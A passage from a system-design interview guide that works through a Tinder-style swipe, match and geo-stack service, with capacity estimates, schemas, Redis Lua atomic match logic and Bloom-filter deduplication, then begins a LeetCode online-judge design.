4. ML-based ranking of the stack (desirability scores). We mention it as a hook but do not design the model.

2. Non-functional requirements

1. Strong consistency for matches: if both users swipe right, a match must be created exactly once, even if they swipe in the same millisecond. Missing a match is the worst bug in the product.
2. Low swipe latency: p99 under 100 ms. Swiping is a fast physical gesture and must feel instant.
3. Fast stack loading: p99 under 300 ms to fetch the next batch of profiles.
4. No repeats: a user should not see a profile they already swiped on (a tiny error rate is OK, under 1 in 1,000).
5. Scale: 20M daily active users, 100 swipes per user per day.
6. Availability: 99.9% for swiping. Profile stacks can be slightly stale (a new user nearby may take minutes to appear).
7. CAP choice: mostly AP for profile discovery, but the match check needs per-pair consistency (CP behaviour on a small key). We get that by co-locating both directions of a pair on one partition and using an atomic operation.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	20M
Swipes per user per day	100
Right-swipe rate	30%
Match rate of right swipes	5%
Swipe record size	50 bytes
Profile size (metadata, photo URLs)	2 KB
Stack batch size	50 profiles

```
Swipe writes:
  20M * 100 = 2B swipes/day
  2B / 86,400 s ~= 23,000 swipes/s average, peak (x3) ~= 70,000/s

Stack fetches:
  100 swipes / 50 per batch = 2 fetches/user/day
  20M * 2 = 40M/day ~= 460/s average, ~1,400/s peak (light)

Matches:
  2B * 0.30 * 0.05 = 30M matches/day ~= 350/s

Swipe storage:
  2B * 50 B = 100 GB/day -> ~36 TB/year (before replication)

Profile storage:
  75M total users * 2 KB = 150 GB (fits in memory on a few nodes)

Bloom filter per user (to avoid repeats):
  say 10,000 swipes stored, 0.1% false positive -> ~14.4 bits/item
  10,000 * 14.4 / 8 ~= 18 KB per user
  20M active users * 18 KB ~= 360 GB of Redis
```

So swipes are the heavy write path (70k/s peak, 36 TB/year), while stack fetching is read-light but compute-heavy (geo query plus filtering).

4. Core entities

- User / Profile: who you are. Fields: `user_id`, `name`, `age`, `gender`, `bio`, `photos`, `last_location`, `last_active`.
- Preferences: who you want to see. Fields: `user_id`, `min_age`, `max_age`, `interested_in`, `max_distance_km`.
- Swipe: one decision. Fields: `swiper_id`, `swipee_id`, `decision` (like or pass), `created_at`.
- Match: two people who liked each other. Fields: `match_id`, `user_a`, `user_b`, `created_at`.
- Stack: a cached, ordered list of candidate profile IDs for one user.

```
-- Cassandra (CQL). Partition by swiper, so "all my swipes" is one read.
CREATE TABLE swipes (
  swiper_id  bigint,
  swipee_id  bigint,
  decision   text,          -- 'like' or 'pass'
  created_at timestamp,
  PRIMARY KEY ((swiper_id), swipee_id)
);

CREATE TABLE matches (
  user_id    bigint,
  match_id   timeuuid,
  other_user bigint,
  PRIMARY KEY ((user_id), match_id)
) WITH CLUSTERING ORDER BY (match_id DESC);
```

```
{
  "user_id": 123,
  "age": 29,
  "gender": "f",
  "prefs": { "min_age": 27, "max_age": 35, "interested_in": "m",
             "max_distance_km": 25 },
  "location": { "lat": 40.7128, "lng": -74.0060, "geohash": "dr5regw" }
}
```

5. API design

`POST /profile` – create or update profile and preferences.

```
// request
{ "age": 29, "gender": "f", "bio": "...",
  "prefs": { "min_age": 27, "max_age": 35, "interested_in": "m",
             "max_distance_km": 25 } }
// response 200
{ "user_id": 123 }
```

`GET /feed?lat=40.71&lng=-74.00` – get the next batch of profiles.

```
// response 200
{ "profiles": [ { "user_id": 456, "name": "Sam", "age": 31,
                  "distance_km": 3, "photos": ["https://cdn/..."] } ] }
```

The client sends its current location with each call. The server never trusts a `user_id` in the query; it comes from the token.

`POST /swipe/{target_user_id}` – record a swipe.


```
// request
{ "decision": "like" }
// response 200
{ "matched": true, "match_id": "b1f0..." }
```

Status codes: 200 ok, 400 invalid decision, 404 target not found, 409 already swiped (idempotent: return the same result again), 429 swipe rate limit hit.

`GET /matches?cursor=...` – list my matches.


All endpoints need a bearer token. Match notifications go out by push (APNs or FCM), not by polling.

6. High-level design



How will users create a profile?

1. Client sends `POST /profile`.
2. Profile Service validates and writes to the Profile DB.
3. On each app open, the client sends its location. The service updates `last_location` and its geohash (a short string that names a grid cell on the map; nearby points share a prefix).



How will users see a stack of nearby profiles?

1. Client calls `GET /feed` with its location.
2. Stack Service checks the Stack Cache for a precomputed list for this user. If there are at least 20 left, return the next 50.
3. If not, it runs a geo query: users within `max_distance_km` whose age and gender match, who also want someone like me (preferences must match both ways).
4. It removes profiles I have already swiped on (bloom filter check, see deep dive).
5. It orders the rest (recently active first, or by a ranking score), saves them to the Stack Cache, and returns the first 50.

How will users swipe?

1. Client sends `POST /swipe/456` with `like`.

2. Swipe Service records the swipe and atomically checks whether 456 already liked me (see deep dive).
3. It adds 456 to my “already swiped” bloom filter.
4. It returns `{ matched: true/false }` within 100 ms.

How will users get notified of a match?

1. If the atomic check finds a mutual like, Swipe Service writes two rows to the Matches DB (one per user).
2. It publishes a `match-created` event.
3. Notification Service sends a push to the other user. The swiper already knows from the HTTP response.

7. Deep dives

How do we make sure a match is never missed when both swipe at once?

The problem: Alice and Bob swipe right on each other at the same moment. A naive flow is “write my swipe, then read their swipe”. If both requests write first and then both read before the other write is visible (say, on different replicas), both see “no like yet” and no match is created. Or both see a like and two matches are created.

Option	How	Problem
Write then read on an eventually consistent DB	Two separate operations	Race: missed or duplicate matches
Distributed lock per pair	Lock `pair:alice:bob` , then check	Extra round trips, lock service is a dependency
Single atomic op on a pair key (recommended)	Store both directions under one key, update and check in one Redis Lua script	Need pair key routing, Redis durability (backed by Cassandra log)
DB transaction with `SERIALIZABLE`	Postgres row per pair	Works, but 70k/s is a lot for one SQL cluster

Recommended: make a pair key from the two IDs sorted, so Alice-Bob and Bob-Alice land on the same key and the same Redis shard. A Lua script runs atomically on that shard (Redis runs one script at a time per shard), so there is no race.

```
# Key is the same no matter who swipes first.
def pair_key(a, b):
    lo, hi = sorted((a, b))
    return f"swipe:{lo}:{hi}"

# Hash fields: "lo_likes" and "hi_likes". Returns 1 if this swipe created a match.
LUA = """
local key, me_field, other_field = KEYS[1], ARGV[1], ARGV[2]
local decision = ARGV[3]
redis.call('HSET', key, me_field, decision)
redis.call('EXPIRE', key, 7776000)      -- 90 days
if decision == 'like' and redis.call('HGET', key, other_field) == 'like' then
  if redis.call('HSETNX', key, 'matched', 1) == 1 then
    return 1
  end
end
return 0
"""

def swipe(me, target, decision):
    lo, hi = sorted((me, target))
    me_f, other_f = ("lo", "hi") if me == lo else ("hi", "lo")
    matched = redis.eval(LUA, 1, pair_key(me, target),
                         me_f + "_likes", other_f + "_likes", decision)
    kafka.send("swipes", {"swiper": me, "swipee": target, "d": decision})
    if matched:
        create_match(me, target)   # idempotent, keyed by pair
    return bool(matched)
```

`HSETNX` on a `matched` field means only one of two concurrent calls ever returns 1, so we never create a duplicate match. Swipes are also streamed to Kafka and written to Cassandra for durability; if a Redis node is lost, we can rebuild pair state from the log.

How do we store billions of swipes at scale?

The problem: 2B swipes a day, 36 TB a year, and we need two very different reads: “did X like me?” (pair lookup, hot, recent) and “all profiles X has swiped on” (used to filter the stack).

Store	Good at	Weak at
Postgres	Transactions, simple	70k writes/s and 36 TB/year needs heavy sharding
Cassandra (recommended for the log)	Huge write throughput, partition by swiper	No cross-partition atomicity
Redis (recommended for hot state)	Atomic Lua, sub-ms	RAM cost, needs TTL
Bloom filter in Redis (recommended for “seen”)	18 KB per user answers “seen?”	Small false positive rate, no deletes

Recommended: three layers.

1. Redis pair hashes for the match check, with a 90-day TTL (most matches happen within days of swiping).

2. Cassandra `swipes` table, partitioned by `swiper_id`, as the durable history. It is written from Kafka, so the swipe request does not wait for it.
3. A per-user bloom filter of "profiles I have swiped on", used by the stack builder.

A bloom filter is a compact bit array plus a few hash functions. To add an item, set k bits. To check, see if all k bits are set. It can say "maybe seen" by mistake (false positive) but never "not seen" by mistake. A false positive only means we skip one profile, which is harmless.

```
import math, mmh3

def bloom_params(n_items, fp_rate):
    m = math.ceil(-n_items * math.log(fp_rate) / (math.log(2) ** 2))  # bits
    k = round(m / n_items * math.log(2))                              # hashes
    return m, k

m, k = bloom_params(10_000, 0.001)   # m ~= 143,776 bits (18 KB), k = 10

def bloom_add(user_id, item):
    for i in range(k):
        redis.setbit(f"seen:{user_id}", mmh3.hash(str(item), i) % m, 1)

def bloom_maybe_seen(user_id, item):
    return all(redis.getbit(f"seen:{user_id}", mmh3.hash(str(item), i) % m)
               for i in range(k))
```

In production you would use the RedisBloom module (`BF.ADD`, `BF.EXISTS`) instead of hand-rolled bits, and pipeline the checks for a whole batch of 500 candidates.

How do we generate a geo-based profile stack quickly?

The problem: find people within 25 km, of the right age and gender, who also want someone like me, out of 75M users, in under 300 ms.

Option	How	Trade-off
Scan with lat/lng `BETWEEN`	Plain B-tree index	Slow, can only index one dimension well
Postgres + PostGIS geo index	`ST_DWithin` on a GiST index	Solid; scale reads with replicas
Geohash buckets in Redis or Elasticsearch (recommended)	Look up my cell and its 8 neighbours, filter	Fast, easy to shard by geohash
Precompute stacks in background (recommended addition)	Cron or event-driven job fills Stack Cache	Stack may be minutes stale

Recommended: an Elasticsearch (or OpenSearch) index of active profiles with a `geo_point` field plus age, gender, and preference fields. It supports geo distance filters and multi-field filters in one query, and shards well. Then precompute the stack in the background so `GET /feed` is usually a cache hit.

```
{
  "query": { "bool": { "filter": [
    { "geo_distance": { "distance": "25km",
                        "location": { "lat": 40.71, "lon": -74.00 } } },
    { "term":  { "gender": "m" } },
    { "range": { "age": { "gte": 27, "lte": 35 } } },
    { "term":  { "interested_in": "f" } },
    { "range": { "pref_min_age": { "lte": 29 } } },
    { "range": { "pref_max_age": { "gte": 29 } } },
    { "range": { "last_active": { "gte": "now-7d" } } }
  ] } },
  "size": 500
}
```

The two-way preference check (`interested_in` and `pref_*_age` against my own age) is easy to forget and interviewers notice. After the query, filter out seen profiles with the bloom filter, rank, and keep 50 to 200 in the Stack Cache. When the user's remaining stack drops below 20, kick off a refill in the background so they never wait.

How do we avoid showing repeat profiles?

The problem: if I passed on Sam yesterday, Sam should not show up today. The stack is rebuilt often, and the "seen" set grows forever.

Option	Accuracy	Cost	Notes
Query Cassandra for every candidate	Exact	500 reads per stack build	Too slow
Exclude list inside the ES query (`must_not ids`)	Exact	Query grows with history	Breaks down past a few thousand IDs
Bloom filter per user (recommended)	99.9%	18 KB per user, one pipelined call	Tiny false positives are fine
Client-side cache of recent IDs	Exact for recent	Free	Good extra layer for the current session

Recommended: bloom filter plus a small client-side list of the last few hundred IDs (covers the gap between swiping and the filter update). Remove stack items from the Stack Cache the moment they are returned, so two devices or two quick refreshes do not get the same profile.

If a filter fills up (say past 10,000 items, the false positive rate starts to rise), rotate: start a new filter, keep the old one for checks, and rebuild from Cassandra in the background.


How do we keep swipes fast and survive failures?

The problem: a swipe must return in 100 ms even at 70k/s peak, and losing a swipe could mean losing a match.

Concern	Approach
Latency	Only the Redis Lua call is on the hot path (~1 ms). Cassandra write and bloom update go async via Kafka
Client feel	Optimistic UI: animate the card away at once, send the request in the background, retry on failure
Duplicate requests (retries)	Swipe is idempotent: same pair, same decision, same result. `HSETNX matched` guards duplicates
Redis shard failure	Replica promoted by Redis Cluster; any pair state lost in the gap is rebuilt from the Kafka/Cassandra log, then re-check matches for those pairs
Hot user (very popular profile)	Pair keys spread one user's swipes across many shards, since the key includes the other person
Abuse (bots swiping right on everyone)	Rate limit per user (for example 100 likes per 12 hours on free tier) at the gateway

```
swipe request
    |
    v
Swipe Service --(1 ms Lua)--> Redis pair key  --> response to client
    |
    +--(async)--> Kafka "swipes" --> Cassandra writer
                                 --> Bloom updater
                                 --> Match reconciler (rechecks on failover)
```


8. Final architecture



Component	Job	Technology example
API Gateway	Auth, swipe rate limits	Envoy, Kong
Profile Service	Profile and preference CRUD, location updates	Stateless service
Profile DB	Source of truth for profiles	Postgres
Search index	Geo + attribute queries	Elasticsearch / OpenSearch
Stack Service	Build, cache, refill stacks	Stateless + background workers
Stack Cache and bloom filters	Ready stacks, seen sets	Redis (RedisBloom)
Swipe Service	Atomic swipe + match check	Redis Lua on pair keys
Event log	Durable swipe stream	Kafka
Swipe and match history	Long-term storage	Cassandra

Component	Job	Technology example
Notification Service	Match pushes	APNs, FCM

Deployment map (AWS)



Only the Redis pair key check sits on the swipe hot path inside the VPC, Kafka carries match events to the notification service, and Apple and Google push services are the only third parties.

9. Common mistakes and interviewer follow-ups

- Write-then-read match check on an eventually consistent store. You will miss or duplicate matches under concurrency. Say: “pair key with both directions, checked atomically in one Lua script.”
- Putting the whole swipe history into the search query as an exclude list. Queries balloon. Say: “bloom filter per user, filter after the geo query.”
- Only checking my preferences, not theirs. You show people who would never like you back, and the like rate falls. Say: “preferences must match in both directions.”
- Doing the geo query on every swipe. Wasteful. Precompute stacks and refill in the background below a threshold.
- Synchronous Cassandra write on the swipe path. Adds latency. Write Redis on the hot path, stream to Cassandra via Kafka.

- Follow-up: “What if a user travels to a new city?” Location updates on app open; invalidate the Stack Cache when the geohash prefix changes.
- Follow-up: “How would you rank the stack?” Add a scoring step after filtering: recency of activity, mutual likelihood, a desirability score. Keep the pipeline the same.
- Follow-up: “Why not one big Postgres?” 70k writes/s and 36 TB/year needs sharding anyway, and you would still need atomic pair handling. Redis plus Cassandra fits the access pattern better.

10. One-page cheat sheet

Topic	Key point
Scale	20M DAU, 2B swipes/day, ~70k swipes/s peak, ~36 TB/year
Match correctness	Pair key `swipe:{lo}:{hi}`, atomic Lua, `HSETNX matched`
Swipe latency	Only Redis on hot path, rest async via Kafka, optimistic UI
Durable history	Cassandra partitioned by swiper
Stack building	Elasticsearch geo_distance + two-way preference filter
Stack serving	Precomputed in Redis, refill below 20 left
No repeats	Per-user bloom filter, ~18 KB for 10k items at 0.1% FP
Notifications	Kafka match-created -> push via APNs / FCM
CAP	AP for discovery, atomic per-pair for matches
Failover	Rebuild pair state from Kafka/Cassandra log, re-check matches

Sources

- Hello Interview: Design Tinder
- Tinder Tech Blog: Geosharded recommendations
- Redis docs: Bloom filter
- Redis docs: Scripting with Lua
- Elasticsearch: Geo-distance query
- Wikipedia: Bloom filter

09. LeetCode (Online Code Judge) (Medium)

> LeetCode is a website where people solve coding problems. You read a problem, write code in the browser in a language like Python or Java, and submit it. The site runs your code against hidden test cases and tells you if it passed, how fast it ran, and how much memory it used. It also runs timed contests with a live leaderboard. The interviewer is really testing how you run untrusted code from strangers safely, how you run many test cases quickly, how you build a live leaderboard, and how you survive the traffic spike when 100,000 people start a contest at the same second.

1. Functional requirements

Core (must have):

1. Users can view a list of problems and open one problem (statement, examples, code stub).
2. Users can submit code in one of several languages and get a result: accepted, wrong answer, time limit exceeded, runtime error, or compile error.
3. Users can join a coding contest and see a live leaderboard.

Below the line (out of scope):

1. Discussion forums and solution posts. Standard CRUD, no new ideas.
2. “Run” with custom input. It reuses the same execution path as submit with one test case.
3. Problem authoring tools. Internal, low traffic.
4. Plagiarism detection. A batch job after the contest.

2. Non-functional requirements

